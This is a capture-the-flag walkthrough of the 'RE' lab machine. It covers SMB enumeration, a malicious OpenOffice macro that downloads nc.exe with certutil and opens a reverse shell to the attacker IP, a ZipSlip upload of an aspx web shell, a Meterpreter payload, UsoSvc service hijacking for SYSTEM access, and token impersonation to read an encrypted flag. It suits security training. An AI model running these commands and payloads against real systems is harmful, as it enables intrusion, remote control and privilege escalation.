RE write-up

RE is Real-Life machine,

It requires a lot of Enumeration


As well as CVE exploitation.

I used Armitage.

This is walkthrough for **RE**

Machine IP: 10.10.10.144

Attacker IP: 10.10.16.66



First nmap scan

```
root@kali:~/RE# cat RE-A.nmap
# Nmap 7.70 scan initiated Thu Jun 27 23:04:52 2019 as: nmap -A -oA RE-A 10.10.10.144
Nmap scan report for reblog.htb (10.10.10.144)
Host is up (0.082s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-generator: Jekyll v3.8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: RE Blog | Updates from the RE Team
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 22d23h23m29s, deviation: 0s, median: 22d23h23m29s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-07-20 22:29:13
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   47.15 ms 10.10.12.1 (10.10.12.1)
2   47.72 ms reblog.htb (10.10.10.144)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 27 23:06:22 2019 -- 1 IP address (1 host up) scanned in 89.74 seconds
```

Only two ports are open:

```
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
445/tcp open  microsoft-ds?
```

USER Part

Enumerate SMB

```
root@kali:~/RE# smbmap -H 10.10.10.144 -u guest -p ''
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.144...
[+] IP: 10.10.10.144:445        Name: reblog.htb
        Disk                                                    Permissions
        ----                                                    -----------
        IPC$                                                    READ ONLY
        malware_dropbox                                         READ ONLY
```

malware_dropbox folder **discovered**

We can **connect** to this folder

```
root@kali:~/RE# smbclient \\\\10.10.10.144\\malware_dropbox
```

After connect we can check that it is empty:


```
root@kali:~/RE# smbclient \\\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jul 28
  ..                                  D        0  Sun Jul 28

                8247551 blocks of size 4096. 4124345 blocks
```

we can put file there:

```
root@kali:~/RE# smbclient \\\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jul 28
  ..                                  D        0  Sun Jul 28

                8247551 blocks of size 4096. 4124345 blocks
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 k
smb: \> dir
  .                                   D        0  Sun Jul 28
  ..                                  D        0  Sun Jul 28
  test.txt                            A        5  Sun Jul 28

                8247551 blocks of size 4096. 4124345 blocks
```

Web Server blog


file is deleted immediately but we have read reblog.htb




The first Post about ods Phishing Attempts encouraged me to repeat attempt

OpenOffice Document Macro Exploit creation

So I created in Armitage openoffice_document_macro for windows



I renamed created **msf.odt** to **re.ods.zip** and extracted all files:



then opened **\re.ods\Basic\Standard\Module1.xml**

and Replaced msf payload with my shell commands using **"** instead of **"**

```
Module1.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1" script:language="StarBasic">

    Sub OnLoad
      Shell(&quot;certutil.exe -urlcache -split -f 'http://10.10.16.66/nc.exe'
      C:\Windows\System32\spool\drivers\color\nc.exe&quot;)
      Shell(&quot;C:\Windows\System32\spool\drivers\color\nc.exe 10.10.16.66 4433 -e cmd.exe&quot;)
    End Sub

</script:module>
```

zipped all files back to the file ree.ods.zip and renamed it to ree.ods

I put ree.ods to folder /root/RE on my Kali Linux and started web server

```
root@kali:~/RE# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

I also set up **nc listener** on my Kali Linux and uploaded created ree.ods file

```
root@kali:~/RE# nc -nvlp 4433
listening on [any] 4433 ...
```

OpenOffice Document Macro Exploit upload

```
root@kali:~/RE# smbclient \\\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put ree.ods
putting file ree.ods as \ree.ods (22.4 kb/s) (average 22.4 kb/s)
smb: \> put ree.ods
putting file ree.ods as \ree.ods (22.5 kb/s) (average 22.5 kb/s)
smb: \>
```

I put the file twice and

noticed nc downloaded from my web server by RE host:

```
root@kali:~/RE# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.144 - - [28/Jun/2019 22:30:16] "GET /nc.exe HTTP/1.1" 200 -
```

And got shell from RE host:

```
root@kali:~/RE# nc -nvlp 4433
listening on [any] 4433 ...
connect to [10.10.15.236] from (UNKNOWN) [10.10.10.144] 49768
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>
```

In this shell I had **RE\luke** user security context and got user flag:

```
C:\Program Files\LibreOffice\program>type c:\Users\luke\Desktop\user.txt
type c:\Users\luke\Desktop\user.txt
FE41736F5B9311E48E48B520D9F384D3
```

ROOT Part

Yara rules enumeration

I enumerated yara rules in Luke Documents folder

and learned that WinRAR operate with files in ods folder

```
c:\Users\luke\Documents>type process_samples.ps1

$process_dir = "C:\Users\luke\Documents\malware_process"
$files_to_analyze = "C:\Users\luke\Documents\ods"
```

We have write access to that folder

```
cacls C:\Users\luke\Documents\ods
C:\Users\luke\Documents\ods NT AUTHORITY\SYSTEM:(OI)(CI)F
                            RE\luke:(OI)(CI)F
                            RE\cam:(OI)(CI)F
                            RE\Administrator:(OI)(CI)F
                            BUILTIN\Administrators:(OI)(CI)F
                            RE\coby:(OI)(CI)F
```

ZipSlip archive creation

I fulfilled zipslip attack.

I created in my Kali Linux folders like in Windows Server

and copied aspx shell that I we already used in previous boxes there

Then I created zipslip zip archive


```
root@kali:~/RE# zip temp.zip
../../../../../../../../inetpub/wwwroot/blog/shell.aspx
  adding: ../../../../../../../../inetpub/wwwroot/blog/shell.aspx (deflated 75%)
```

ZipSlip archive upload

Then uploaded this zipslip zip archive to ods folder for analysis by vulnerable WinRAR using certutil:

```
C:\Program Files\LibreOffice\program>certutil.exe -urlcache -split -f
"http://10.10.16.66/temp.zip" c:\Users\luke\Documents\ods\testme.rar
certutil.exe -urlcache -split -f "http://10.10.16.66/temp.zip"
c:\Users\luke\Documents\ods\testme.rar
****  Online  ****
  0000  ...
  086c
CertUtil: -URLCache command completed successfully.
```

After that I opened browser and connected to aspx shell



Meterpreter from aspx shell

To move further I arranged Meterpreter listener and beacon on my Armitage.

I created **C:\Temp** folder on RE host and uploaded meterpreter tcp reverse shell payload there

creating meterpreter listener

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf exploit(multi/handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > set Iterations 3
Iterations => 3
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 10.10.16.66:4455
```


I also created exe **payload** beacon and **copied** it to my Kali web server as **go-4455.exe** file

uploading meterpreter beacon


```
C:\Program Files\LibreOffice\program>mkdir c:\temp
mkdir c:\temp

C:\Program Files\LibreOffice\program>certutil.exe -urlcache -split -f
"http://10.10.16.66/go-4455.exe" c:\temp\go.exe
certutil.exe -urlcache -split -f "http://10.10.16.66/go-4455.exe" c:\temp\go.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
```

getting meterpreter session

Then I run **C:\Temp\go.exe** from aspx shell



and got meterpreter session from web server



Service enumeration

During enumeration I found that Sysinternals tools are installed in Program files

And accesschk showed that SYSTEM has FC for Update Orchestrator Service

```
C:\Program Files\Sysinternals> accesschk -accepteula -uvwc * >
c:\temp\accesschk.txt

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
```

in accesschk.txt I noticed that NT AUTHORITY\SERVICE also has RW access to UsoSvc

```
UsoSvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\SERVICE
        SERVICE_ALL_ACCESS
```

Privilege Escalation

For Privilege Escalation I abused usosvc service

We can check current binPath for service with this command:

```
reg query "HKLM\System\CurrentControlSet\Services\usosvc" /v "ImagePath"
```

To change binPath:

```
C:\inetpub\wwwroot\blog> sc config usosvc binPath="C:\temp\go.exe"
[SC] ChangeServiceConfig SUCCESS
```

Then we only need to restart service

```
C:\inetpub\wwwroot\blog> sc stop usosvc

C:\inetpub\wwwroot\blog> sc start usosvc
```

New meterpreter session is opened at **SYSTEM** security context

This session were die quickly so I arranged the new one immediately after it opened

```
Console X | multi/misc/openoffice_document_macro X | windows/meterpreter/reverse_tcp X | cmd.exe 2064@3 X
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\temp

c:\temp> go.exe




c:\temp>
```

Now I have got more stable SYSTEM meterpreter session

I tried to check access to root.txt

```
c:\temp> whoami
nt authority\system

c:\temp> cd c:\Users

c:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is 4638-2C29

 Directory of c:\Users

04/15/2019  04:59 AM    <DIR>          .
04/15/2019  04:59 AM    <DIR>          ..
03/22/2019  08:20 AM    <DIR>          .NET v4.5
03/22/2019  08:20 AM    <DIR>          .NET v4.5 Classic
03/25/2019  07:09 AM    <DIR>          Administrator
04/15/2019  07:54 AM    <DIR>          cam
04/15/2019  04:54 AM    <DIR>          coby
04/15/2019  04:55 AM    <DIR>          luke
03/13/2019  06:36 PM    <DIR>          Public
               0 File(s)              0 bytes
               9 Dir(s)  17,718,542,336 bytes free

c:\Users> cd Administrator
c:\Users\Administrator> cd Desktop

c:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 4638-2C29

 Directory of c:\Users\Administrator\Desktop

04/14/2019  12:35 PM    <DIR>          .
04/14/2019  12:35 PM    <DIR>          ..
03/27/2019  06:37 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  17,718,542,336 bytes free
```

But have got Access Denied:

```
c:\Users\Administrator\Desktop> type root.txt
Access is denied.
```

I checked **DACL** and found that SYSTEM has FullControll permissions for the file

```
c:\Users\Administrator\Desktop> cacls root.txt
c:\Users\Administrator\Desktop\root.txt NT AUTHORITY\SYSTEM:(ID)F
                                        BUILTIN\Administrators:(ID)F
                                        RE\Administrator:(ID)F
                                        RE\coby:(ID)F
```

That happened because **root.txt** is **encrypted**.

We can check EFS propertied using cipher utility:

```
C:\Users\Administrator\Desktop> cipher /c root.txt

 Listing c:\Users\Administrator\Desktop\
 New files added to this directory will not be encrypted.

E root.txt
  Compatibility Level:
    Windows XP/Server 2003

  Users who can decrypt:
    RE\Administrator [Administrator(Administrator@RE)]
    Certificate thumbprint: E088 5900 BE20 19BE 6224 E5DE 3D97 E3B4 FD91 C95D

    coby(coby@RE)
    Certificate thumbprint: 415E E454 C45D 576D 59C9 A0C3 9F87 C010 5A82 87E0

  No recovery certificate found.

  Key information cannot be retrieved.

The specified file could not be decrypted.
```

So only Administrator and coby users can decrypt files

Impersonation

To get access to root.txt file I tried to impersonate as **coby** user using **incognito meterpreter** module

```
meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
IIS APPPOOL\ip
IIS APPPOOL\re
IIS APPPOOL\REblog
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
RE\cam
RE\coby
RE\luke
Window Manager\DWM-1

Impersonation Tokens Available
========================================
RE\Guest

meterpreter > impersonate_token "RE\\coby"
[+] Delegation token available
[+] Successfully impersonated user RE\coby
```

Get the flag

I opened cmd from Armitage and have coby security context that gave me access to the root flag

```
c:\temp> whoami /user

USER INFORMATION
----------------

User Name SID
========= ==============================================
re\coby   S-1-5-21-311800348-2366743891-1978325779-1000


c:\temp> type C:\Users\Administrator\Desktop\root.txt
1B4FB905423F4AD8D99C731468F7715D
```